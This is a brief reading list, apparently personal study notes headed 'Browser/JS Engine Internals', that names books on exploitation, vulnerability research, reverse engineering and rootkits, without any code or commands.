Browser/JS Engine Internals		y					

Books:

- Hacking: The Art of Exploitation (2nd Edition)
- The Shellcoder's Handbook (2nd Edition)
- Gray Hat Hacking: The Ethical Hacker's Handbook (6th Edition)
- From Day Zero to Zero Day: A Hands-On Guide to Vulnerability Research
- A Guide to Kernel Exploitation: Attacking the Core
- The Art of Software Security Assessment
- Blue Fox: Arm Assembly Internals and Reverse Engineering
- Practical Binary Analysis
- Rootkits: Subverting the Windows Kernel
- Heap Exploitation (Dhaval Kapil)
- A Noob's Guide To ARM Exploitation


That's all Folks!